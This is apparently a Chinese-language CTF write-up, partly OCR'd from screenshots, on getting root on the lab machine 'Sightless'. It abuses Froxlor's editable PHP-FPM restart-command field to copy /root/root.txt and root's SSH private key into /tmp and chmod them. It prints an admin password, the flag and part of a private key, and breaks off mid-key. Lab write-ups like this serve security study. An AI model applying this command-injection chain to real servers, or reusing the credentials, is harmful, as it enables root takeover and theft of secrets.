
偷看答案..

中間要chrome調試，但端口跟目標把機不一致...。

好複雜

但看到帳密`admin:ForlorfroxAdmin`


`PHP-FPM`疑似可進行獲取root flag



127.0.0.1:8080/admin_phpsettings.php?page=fpmdaemons

PHP-FPM versions 1

Short description	In use for php-config(s)	php-fpm restart command	Configuration directory of php-fpm	Process manager control (pm)	Options
System default	Default Config Froxlor Vhost Config	service php8.1-fpm restart	/etc/php/8.1/fpm /pool.d/	dynamic	




Change PHP version

Change PHP version

Short description *	System default
php-fpm restart command *	cp /root/root.txt /tmp

設定完後需重啟



Settings » PHP-FPM


Manage your froxlor system

Enable php-fpm
This needs a special webserver configuration see PHP-FPM handbook

Changing this settings might require a reconfiguration of the following services: http, system:php-fpm

Default PHP configuration for new domains	Default Config
Configuration Alias-directory of php-fpm	/var/www/php-fpm/
Temp directory Where should the temp directories be stored	/var/customers/tmp/

因權限不足，需要改權限




Change PHP version

Change PHP version


Short description *	System default
php-fpm restart command *	chmod 777 /tmp/root.txt

設定完後需重啟



```
michael@sightless:/tmp$ cat root.txt
d36f92d0f34fa0da882b36640302b4cf
michael@sightless:/tmp$
```

也可以嘗試獲取私鑰



127.0.0.1:8080/admin_phpsettings.php?page=fpmdaemons&action=edit&id=1

Change PHP version

Change PHP version

Short description * : System default


php-fpm restart command * : cp /root/.ssh/id_rsa /tmp/id_rsa

Configuration directory of php-fpm * : /etc/php/8.1/fpm/pool.d/

Process manager control (pm) : dynamic

The number of child processes
The number of child processes to be created when pm is set to 'static' and the maximum number of child processes to be created : 5

設定完後需重啟



127.0.0.1:8080/admin_settings.php?page=overview&part=phpfpm

Settings » PHP-FPM
Manage your froxlor system

Enable php-fpm
This needs a special webserver configuration see PHP-FPM handbook


Changing this settings might require a reconfiguration of the following services: http, system:php-fpm

Default PHP configuration for new domains : Default Config

Configuration Alias-directory of php-fpm : /var/www/php-fpm/

Temp directory
Where should the temp directories be stored : /var/customers/tmp/

也要改id_rsa權限




Change PHP version

Change PHP version


Short description * System default

php-fpm restart command * chmod 777 /tmp/id_rsa

將私鑰傳到kali並root連線



```
michael@sightless:/tmp$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAvTD30GGuaP9aLJaeV9Na4xQ3UBzYis5OhC6FzdQN0jxEUdl6V31q
lXlLFVw4Z54A5VeyQ928EeForZMq1FQeFza+doOuGWIId9QjyMTYn7p+1yVilp56jOm4DK
4ZKZbpayoA+jy5bHuHINgh7AkxSeNQIRvKznZAt4b7+ToukN5mIj6w/FQ7hgjQarpuYrox
Y8ykJIBow5RKpUXiC07rHrPaXJLA61gxgZr8mheeahfvrUlodGhrUmvfrWBdBoDBI73hvq
Vcb989J8hXKk6wLaLnEaPjL2ZWlk5yPrSBziW6zta3cgtXY/C5NiR5fljitAPGtRUwxNSk
fP8rXekiD+ph5y4mstcd26+lz4EJgJQkvdZSfnwIvKtdKvEoLlw9HOUiKmogqHdbdWt5Pp
nFPXkoNWdxoYUmrqHUasD0FaFrdGnZYVs1fdnnf4CHIyGC5A7GLmjPcTcFY1TeZ/BY1eoZ
